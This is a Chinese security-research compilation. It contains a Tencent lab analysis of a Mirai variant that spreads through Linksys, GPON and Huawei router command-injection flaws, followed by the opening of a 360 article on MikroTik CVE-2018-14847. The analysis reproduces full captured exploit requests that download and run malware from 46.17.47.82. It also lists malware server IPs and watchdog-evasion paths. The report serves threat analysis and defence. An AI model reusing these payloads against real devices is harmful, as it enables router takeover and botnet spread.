1.2.4 04 Linksys 多款路由器 tmUnblock.cgi ttcp_ip 参数远程命令执行漏洞（CNVD-2014-01260）

1）漏洞分析：


多款 Linksys 路由器没有被正确过滤'ttcp_ip' 参数值，在 tmUnblock.cgi 脚本的实现上存在安全漏洞，经过身份验证的远程攻击者可利用此漏洞执行任意命令。受影响产品包括但不局限于：

E4200 E3200 E3000 E2500 E2100L E2000 E1550 E1500 E1200 E1000 E900 E300 WAG320N WAP300N WAP610N WES610N WET610N WRT610N WRT600N WRT400N WRT320N WRT160N WRT150N

```
POST /tmUnblock.cgi HTTP/1.1
Host: 192.168.0.14:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
Content-Length: 227
Content-Type: application/x-www-form-urlencoded

ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+apep.mpsl%3B+wget+http%3A%2F%2F46.17.47.82%2Flx%2Fapep.
mpsl%3B+chmod+777+apep.mpsl%3B+.%2Fapep.mpsl+linksys%60&action=&ttcp_num=2&ttcp_size=2&su
bmit_button=&change_action=&commit=0&StartEPI=1
```

2）传播情况：

图 Linksys 多款路由器设备远程命令执行漏洞攻击数据抽样统计



数据来源：腾讯安全云鼎实验室

相关漏洞样本的下载地址很固定，基本分布于**拉斯维加斯、新加坡、莫斯科和阿姆斯特丹**这四个城市。经过黑产链条的团伙比对，针对路由器的黑产团伙服务器的配置位置，在这几个地方部署的量确实较大。

图病毒服务器分布图

数据来源：腾讯安全云鼎实验室

详细的服务器分布信息如下表所示：

表捕获到的相关样本下载 IP 地址

漏洞	IP地址	地理位置
GPON光纤路由器命令执行漏洞（CVE-2018-10561/62）	205.185.122.121（l.localhost.host）	美国内华达州拉斯维加斯
	46.29.163.28（cnc.methaddict.xyz）	俄罗斯莫斯科
	46.17.47.82	俄罗斯莫斯科
	46.29.166.125	俄罗斯莫斯科
	194.182.65.56	捷克
	128.199.137.201	新加坡
	185.244.25.176	荷兰北荷兰省阿姆斯特丹
	159.89.204.166	新加坡
	206.189.12.31	荷兰北荷兰省阿姆斯特丹
	128.199.222.37	新加坡
	185.244.25.188	荷兰北荷兰省阿姆斯特丹
	185.223.163.17	爱沙尼亚
	142.93.175.10	德国黑森州法兰克福
	46.183.218.247	拉脱维亚
	185.244.25.194	荷兰北荷兰省阿姆斯特丹
	176.32.33.123	俄罗斯莫斯科
华为 HG532 系列路由器远程命令执行漏洞（CVE-2017-17215）	209.141.33.86	美国内华达州拉斯维加斯
	167.88.161.40	美国内华达州拉斯维加斯
	213.183.63.181	保加利亚索非亚市州索非亚
	195.62.53.38	俄罗斯莫斯科
Linksys多款路由器tmUnblock.cgi ttcp_ip参数远程命令执行漏洞（CNVD-2014-01260）	209.141.33.119	美国内华达州拉斯维加斯
	209.141.50.26	美国内华达州拉斯维加斯
	185.244.25.222	荷兰北荷兰省阿姆斯特丹

1.3 三、样本分析


样本 md5：099b88bb74e9751abb4091ac4f1d690d

源地址统计（112.28.77.217）：13 次，主要攻击了 81、8080 端口


下载 IP：46.17.47.82


样本与 mirai 是同一个家族的样本，是 mirai 病毒的一个变种。代码结构和解密后的字符串均非常相似，不同的是此变种使用了 3 个路由器漏洞进行传播。

Mirai bot 代码的结构如下：



包含了攻击模块、扫描模块和结束模块三个大模块，此样本代码结构与 mirai 一样，只是相比增加了三种针对路由器的扫描模块。






与以前的 mirai 不同，这里检测/dev/watchdog，/dev/misc/watchdog，/dev/FTWDT101_watchdog，/dev/FTWDT101\watchdog,/dev/FTWDT101/watchdog,/sbin/watchdog,/bin/watchdog,/dev/watchdog0,/etc/default/watchdog，/etc/watchdog 等来避免重启。

相比传统的 mirai（/dev/watchdog，/dev/misc/watchdog）多了很多新的 watchdog 检测。同时包含了 **Linux.Okiru** 用来检测的路径（/dev/FTWDT101_watchdog，/dev/FTWDT101\ watchdog）。

```
                                ; DATA XREF
  db '/dev/watchdog',0,0        ; DATA XREF
  db '/dev/misc/watchdog',0,0 ; DATA
  db '/dev/FTWDT101_watchdog',0,0
                                ; DATA XREF
  db '/dev/FTWDT101\ watchdog',0,0
                                ; DATA XREF
  db '/dev/FTWDT101/watchdog',0,0
                                ; DATA XREF
  db '/sbin/watchdog',0,0 ; DATA XREF
  db '/bin/watchdog',0,0        ; DATA XREF
  db '/dev/watchdog0',0,0 ; DATA XREF
  db '/etc/default/watchdog',0,0
                                ; DATA XREF
  db '/etc/watchdog',0,0        ; DATA XREF
```

攻击服务器包含了很多相关的文件，各个操作系统平台上的，不同版本的文件。




1.3.1 样本溯源：

下图 POC 中包含了相关的下载地址：


```
db 'POST /GponForm/diag_Form?images/ HTTP/1.1',0Dh,0Ah
                        ; DATA XREF: sub_804C2F0+A66↑o
db 'User-Agent: Hello, World',0Dh,0Ah
db 'Accept: */*',0Dh,0Ah
db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
db 0Dh,0Ah
db 'XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=`busyb'
db 'ox+wget+http://46.17.47.82/cutie+-O+/tmp/nigr;sh+/tmp/nigr`&ipv=0'
db 0
```

通过访问链接 46.17.47.82/cutie，发现其中包含了真正的下载链接。



保存的路径为：/tmp/gdf，/tmp/gxy，/tmp/dhf，/tmp/ttb；

再直接访问根目录，包含了一条 Twitter 地址：



该 Twitter 的作者 Philly 是一个美国人，病毒存放的路径为 nigr（Philly 的自称），从 Twitter 中未发现直接与蠕虫相关的推文。

图相关 Twitter 截图

1.3.2 关于样本捕获：

通过**腾讯安全云鼎实验室听风威胁感知平台**进行捕捉样本，听风威胁感知平台是云鼎实验室在全球多个节点部署的蜜罐网络集群，用于捕获真实的恶意流量，每天捕获数亿次的各类攻击请求。

相关捕捉界面如下：


详细信息

ID	69949
时间	2018-11-15 05:03:15.772078
协议	TCP
标志	PA
源地址	112.28.77.217
源位置	安徽.滁州.移动
源端口	36466
目标地址	[illegible]
目标端口	8080
数据	<Raw load='GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://46.17.47.82/ [illegible] +netgear&curpath=/&currentsetting.htm=1 HTTP/1.1\r\n\r\n' |>

参考文档：

https://www.freebuf.com/vuls/171457.html

https://www.linuxidc.com/Linux/2014-02/97171.htm

https://xlab.tencent.com/cn/2018/01/05/a-new-way-to-exploit-cve-2017-17215/

1.4 腾讯安全云鼎实验室

腾讯安全云鼎实验室关注云主机与云内流量的安全研究和安全运营。利用机器学习与大数据技术实时监控并分析各类风险信息，帮助客户抵御高级可持续攻击；联合腾讯所有安全实验室进行安全漏洞的研究，确保云计算平台整体的安全性。相关能力通过腾讯云开放出来，为用户提供黑客入侵检测和漏洞风险预警等服务，帮助企业解决服务器安全问题。

微信号：YunDingLab

Figure 1.1: img

深入分析 MikroTik RouterOS CVE-2018-14847 & Get bo


作者：icematcha@360 云影实验室

原文：https://www.anquanke.com/post/id/162457

2.1 0x01. 前言

MikroTik 路由器在 4 月份被发现存在目录遍历漏洞 CVE-2018-14847，危险程度为中。Tenable Research 的专家于 10 月 7 日在 DerbyCon 上发表了题为 “Bug Hunting in RouterOS’’ 的演讲，介绍了这项新技术，就是利用该漏洞。目前结合该漏洞的黑客工具已放出，运行 RouterOS 的 MikroTik 设备成为恶意代码的目标。


本文从 MikroTik RouterOS 与客户端的通信协议入手，辅以逆向分析，深入解读了 CVE-2018-14847 以及内置开发者后门的漏洞原理，最后进行完整的组合拳进阶利用，达到 Get bash shell 的目的。整体流程图如下：



2.2 0x02. 通信协议分析

MikroTik RouterOS 是一款基于 Linux 核心开发，兼容 Arm，mips，x86 PC 等多种架构网络设备操作系统。通过安装该操作系统可以将标准的 PC 电脑变成专业路由器，也就是平时常说的软路由。同时，RouterOS 提供了丰富的管理配置接口：1)winbox：GUI 软件管理; 2)cli：命令配置;3)webfig ： 网页图形化管理。而 Winbox for MikroTik RouterOS 是一个用于管理 MikroTik RouterOS 系统的 GUI 客户端应用程序。


RouterOS 官方提供了相应的 ISO 系统镜像包，所以可以像安装正常操作系统一样安装 RouterOS，直接在 vm 中安装一个虚拟机。



通过 Cli Telnet 的方式对 RouterOS 进行配置，但是要知道以下两点：

- 这不是一个 os bash shell，不能访问到底层的 linux 的操作系统
- 只能利用内置的一些命令集对 RouterOS 进行配置和管理

